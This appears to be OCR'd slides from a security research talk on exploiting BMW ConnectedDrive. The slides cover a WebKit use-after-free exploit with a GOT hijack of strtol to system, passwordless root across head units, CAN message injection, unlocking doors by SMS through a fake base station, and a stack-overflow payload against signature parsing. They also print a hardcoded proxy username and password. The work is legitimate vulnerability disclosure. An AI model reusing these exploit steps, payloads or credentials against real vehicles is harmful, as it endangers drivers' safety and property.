  - Manipulate the URL of Online News

```
<bon>
  <active>1</active>
  <onlinemode>1</onlinemode>
  <url>http://b2v.bmwgroup.cn/com/cdpnbt2_cn/vehicle/nbt/servlet/start</url>
  <disable>00</disable>
  <vmax>FF</vmax>
  <csdtimeout>600</csdtimeout>
  <gprstimeout>300</gprstimeout>
```

Remote Code Execution in ConnectedDrive Service

- Online News
  - Processed by an in-car browser application in the HU-Intel system
    - ✓ /opt/conn/bin/DevCtrlBrowser

```
# pidin arg | grep -v grep | grep -i browser
  397409 /opt/conn/bin/DevCtrlBrowser_Bon --bp=/opt/conn/data --bp=/var/opt/conn --mapDSC
PBrowser.DSCPBrowser=DSCPBrowser_BON.DSCPBrowser --mapDSCPBrowserListener.DSCPBrowserList
ener=InternalListener_DSCPBrowser_BON.DSCPBrowserListener
#
# ls -al /opt/conn/bin/DevCtrlBrowser_Bon
lrwxrwxrwx  1 root      root             28 Jan 01 01:00 /opt/conn/bin/DevCtrlBrowser_Bon
 -> /opt/conn/bin/DevCtrlBrowser
#
# pidin -p 397409 user
     pid name                    uid    gid   euid   egid   suid   sgid
  397409 DevCtrlBrowser_Bon        8      8      8      8      8      8
#
# grep -i browser /etc/passwd
browser:x:8:8:UserBrowserGroupBrowser:/dev/shmem:/bin/sh
#
```

Remote Code Execution in ConnectedDrive Service

- Online News
  - Browser User-Agent

> Mozilla/5.0 (NBT_ASN;07-14;BON;1024x420;gps nav;;;tts;;p-sim;;;;;;;;;) AppleWebKit/535.17 (KHTML, like Gecko)

  - The WebKit engine customized by Harman for QNX OS
    - ✓ libwebkit-hbas-NBT.so
    - ✓ Old version with known vulnerabilities

Remote Code Execution in ConnectedDrive Service

- The Use-After-Free bug in the WebKit "JSArray::sort()"
  - The same bug used to exploit Tesla in-car browser in 2016
  - The exploitation is similar, but some points are worth noting
    - ✓ All the JS Objects (e.g. Uint32Array) are allocated in the QNX system heap using "malloc()", instead of the Webkit "fastMalloc()"
    - ✓ No JIT and No "RWX" buffer
    - ✓ Hijack the function pointer "strtol()" with "system()" in the GOT, then invoking the JS function: "new Date('id > /fs/usb0/.x')" to achieve code execution

Remote Code Execution in ConnectedDrive Service

- Got a browser shell

```
$ id
uid=8(browser) gid=8(Browser)
$
$ uname -mnpsr
QNX hu-intel 6.5.0 x86pc x86
$
```

- Privilege escalation
  - No browser sandbox
  - Leverage the TOCTOU race condition vulnerability in the diagnosis service (TCP 6801)

CAN Message Injection from NBT to K-CAN Bus

- Get root access on the HU-Jacinto
  - Login into HU-Jacinto system from HU-Intel through QNET without passwords

```
# hu-jacinto:/dev/shmem> id
uid=0(root) gid=0(root)

# hu-jacinto:/dev/shmem> uname -mnpsr
QNX hu-jacinto 6.5.0 Texas_Instruments_Jacinto_DRA446 armle

# hu-jacinto:/dev/shmem> ifconfig  -a
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> mtu 33192
        inet 127.0.0.1 netmask 0xff000000
mmipc0: flags=853<UP,BROADCAST,POINTOPOINT,RUNNING,SIMPLEX> mtu 1500
        address: 00:41:52:4d:02:00
        inet 160.48.199.253 -> 160.48.199.255 netmask 0xfffffffc broadcast
```

CAN Message Injection from NBT to K-CAN Bus

- CAN-bus driver
  - ✓ /net/hu-jacinto/opt/sys/bin/stage1_2
- Dynamically Hook the function "CanTransmit_15E2F0" to send arbitrary CAN message

```
CanTransmit_15E2F0(  int can_id,
                     _BYTE  can_data_len,
                     _BYTE* can_data )
```


```
1 int __fastcall CanTransmit_15E2F0(int can_id, int can_data_len, _BYTE
2 {
3   int v6; // r8@1
4   int result; // r0@3
5
6   v6 = dword_535D9C;
7   if ( can_data )
8   {
9     if ( CanTransmit_Trigger )
10    {
11      if ( check_error(dword_535D9C) )
12        log_error(
13          v6,
14          "MCS OnCanMsg CanId.Dlc.Byte0.Byte1: %03X.%01X.%02X.%02X",
15          can_id,
16          can_data_len,
17          (unsigned __int8)*can_data,
18          (unsigned __int8)can_data[1]);
19      CanTransmit_Trigger = 0;
20      result = CanDynTxTransmitData_26A388(1u, can_id, can_data_len, c
21    }
22    else
23    {
24      result = check_error(dword_535D9C);
25      if ( result )
26        result = log_error(v6, "can not send MCS message on CAN! Dynam
27    }
28  }
29  else
30  {
31    result = check_error(dword_535D9C);
32    if ( result )
33      result = log_error(v6, "invalid MCS CAN message");
34  }
```

Agenda

- Vehicle Components and Exploit Chains
- Root the Head Unit
- Exploit the Telematic Communication Box
- Attack ECUs behind the Gateway
- Incident Response and Countermeasures

Architecture of the TCB

- Dual units
  - High-layer
    - ✓ Baseband processor for application tasks
  - Low-layer
    - ✓ MCU for CAN-bus communication



- 30+ application tasks
  - NGTPD: (to handle Next Generation Telematics Protocol, a.k.a. NGTP)
  - SMSClient: (to process SMS)
  - Remote Service: (e.g. unlock door, control climate)
  - LastStateCall: (for remote diagnosis)
  - Provisioning Update: (e.g. Telematic, Remote services reconfiguration)
  - Etc.

NGTP

- Next Generation Telematics Protocol
  - Transports services data between TCB and the BMW backend server
    1. Wake up the car
    2. Trigger the Remote Service
    3. Trigger the Provisioning Update
- Previous security research
  - Unsecure NGTP messages were transported using HTTP (found by ADAC in the year 2015)
  - BMW has already fixed the vulnerability
    - ✓ Replaced HTTP with HTTPS

Recover the NGTP

- ASN1 Encoding
- Encrypted
  - ✓ DES_CBC
  - ✓ AES_128_CBC
- Signed
  - ✓ DES_CBC_MAC
  - ✓ HMAC_SHA1
  - ✓ HMAC_SHA256
- Hardcoded encryption keys


Trigger the Remote Service via SMS

- After reverse engineering "SMSClient" and "NGTP" tasks, we concluded NGTP messages are encapsulated in HTTPS or SMS
- The original workflows of remote service can be simplified as:
  - ✓ The Remote Service is protected by HTTPS


```
<rs>
    <active>1</active>
    <uplink_url>https://rs.bmwgroup.cn/com/dspt_apac/http/remoteservice</uplink_url>
    <downlink_url>https://rs.bmwgroup.cn/com/download?queue=ngtp_remoteservice</downlink_url>
    <rdu>1</rdu>
    <rdl>1</rdl>
    <vf_prov>1</vf_prov>
    <rch_prov>1</rch_prov>
```

Trigger the Remote Service via SMS

- In fact, we achieved the same effects using two SMS messages



Trigger the Remote Service via SMS

- Deliver the Remote Service payload
  - Vehicle Identification Number (VIN) is necessary
    - ✓ In China, the VIN is visible on the corner of windscreen
  - A fake GSM base station
    - ✓ USRP
    - ✓ OpenBTS
- Trigger Remote Service functions
  - Unlock doors
  - Climate control

Remote Code Execution in the Provisioning Update

- The provisioning data contains APN, HTTP proxy configurations and various service URLs

```
77      <proxy>
78        <proxyid>1</proxyid>
79        <proxytype>stat</proxytype>
80        <url/>
81        <address>114.66.80.126</address>
82        <port>8080</port>
83        <proxyuser>b2v_china</proxyuser>
84        <proxypwd>bcphri2onxayv</proxypwd>
85      </proxy>
```

- Send NGTP messages to the TCB via SMS (using the fake base station) to trigger provisioning update through the HTTP proxy

```
GET : com/mainprov_cn/prov.do?OTAID=20180131-161524&NMCC=460&DPAS=FALSE&VI
NC=001&VERSION=01260021&NMNC=001&SIGNATURE=TRUE&SMCC=460&CAUSE=4&DASID=201
Te: trailers
User-Agent: TCB-HW:003.006.006-SW:003.017.020 TCB/0.0.1
Connection: TE
Bmw-Vin: [redacted]
Host: b2v.bmwgroup.cn
Accept: text/html,application/xhtml+xml,application/xml
```

Remote Code Execution in the Provisioning Update

- The provisioning data is transferred in XML format and protected from being tampered using signature verification

```
92  <certificate>CN=FZGSec-CA,OU=bmw-fzg-
    pki,O=pki,DC=bmwgroup,DC=com</certificate>
93  <signature>82913D51276EFEE3834793B8298E6A38A909D6DC5849A05BADC
    D06997AFB37829146094D7FF2BA5352BF54ADC1CA97F910654212FEC7515D9
    D4E8F8227E6D2D12112EC9F99ECA1F515A59D4B545E958A9178E2A288B2C79
    9A785F685828CDFCB7F00682BD428FE28ABA083722EEE085164A845E67673A
    E46667B60A594A73A009BCC1F60EA33A36085199708DF5ABDC1390DC57FAC4
    3F551270A44F26CF24969A0A6E182A060A4A8BFF49D7A58A629206998E647A
    8281DDD5BA9537938</signature>
94  </bmwprovsigned>
```

- The signature of the XML is stored in hex format and unhexified during the signature verification

```
73      while ( inx < XML_Signature_Buf_Size )
74      {
75        char2hex_2D7BCD0(XML_Signature_Buf[inx]);
76        v11 = char2hex_2D7BCD0(XML_Signature_Buf[inx + 1]);
77        XML_Signature_Unhex_Buf_300_Bytes[sig_inx] = v12 + v11;
78        inx += 2;
79        ++sig_inx;
80      }
```

Unhexified Signature buffer (300 bytes)

Unhexified Signature size

Remote Code Execution in the Provisioning Update

- Stack buffer overflow
  - If we crafted the provisioning data and fill the "signature" with more than 300 bytes, a stack buffer overflow would happen


```
    <certificate>CN=FZGSec-CA,OU=bmw-fzg-pki,O=pki,DC=bmwgroup,DC=com</certificate>
    <signature>00000000000000000000000000000000000000000000000000000000000000000000
    0000000000000000000000000000000000000000000000000000000000000000000000000000000
    0000000000000000000000000000000000000000000000000000000000000000000000000000000
    0000000000000000000000000000000000000000000000000000000000000000000000000000000
    0000000000000000000000000000000000000000000000000000000000000000000000000000000
    0000000000000000000000000000000000000000000000000000000000000000000000000000000
    0000000000000000000000000000000000000000000000000000000000000000000000000000000
    0000000000000303030307818000300000000050725a030000000000000000000000000000000000
    a03100b0000ddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddcc
    addccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbb
    dccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaa
    cbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaadd
    baaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddcc
    addccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbb
    dccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaa
    cbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaadd
    baaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddcc
    addccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbb
    dccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaa
    cbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaadd
    baaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddcc
    addccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbb
    dccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaa
    cbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaadd
    baaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddcc
    addccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbb
    dccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaa
    cbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaadd
    baaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccbbaaddccb
    baaddccbbaaddccbbaaddccbbaa</signature>
</bmwprovsigned>
```


- No stack canary protection in the RTOS
- Exploiting stack buffer overflow using ROP
- Get code execution in the RTOS

UDS Message Injection from TCB to the K-CAN Bus

- Last State Call
  - A task of gathering vehicle status data via UDS messages
  - The global PDM buffer saves different "pdm_configs" according to vehicle type. Each "pdm_config" has several "pdm_job" and each "pdm_job" maps one UDS message

```
<pdm_config type_vehicle="I01" call_type="LSC">
  <pdm_jobs>
    <pdm_job max_speed="60" pdm_result="false">VIN_LESEN</pdm_job>
    <pdm_job max_speed="60" pdm_result="false">KEY_UP_NO_DTC</pdm_job>
    <pdm_job max_speed="60" pdm_result="true">KEY_DATA_BDC_00</pdm_job>
    <pdm_job max_speed="60" pdm_result="true">KEY_DATA_BDC_01</pdm_job>
    <pdm_job max_speed="60" pdm_result="true">KEY_DATA_BDC_02</pdm_job>
    <pdm_job max_speed="60" pdm_result="true">KEY_DATA_BDC_03</pdm_job>
    <pdm_job max_speed="60" pdm_result="true">KEY_DATA_BDC_04</pdm_job>
    <pdm_job max_speed="60" pdm_result="true">KEY_DATA_BDC_05</pdm_job>
```

```
<diag_req_msg id="VIN_LESEN">
  <repeat>3</repeat>
  <format>uds</format>
  <sleep>0</sleep>
  <tgt>40</tgt>
  <src>F3</src>
  <sid>22</sid>
  <params>F190</params>
</diag_req_msg>
```


  - The PDM buffer is stored in the firmware, we could overwrite the originals to the malicious UDS messages
  - Trigger the task "Last State Call"

Agenda

- Vehicle Components and Exploit Chains
- Root the Head Unit
- Exploit the Telematic Communication Box
- Attack ECUs behind the Gateway
- Incident Response and Countermeasures


ECUs behind the Gateway

- CAN buses connected to various ECUs
  - Domain isolation based on the CAN bus




Attack the ECUs on the K-CAN bus

- Limited influence



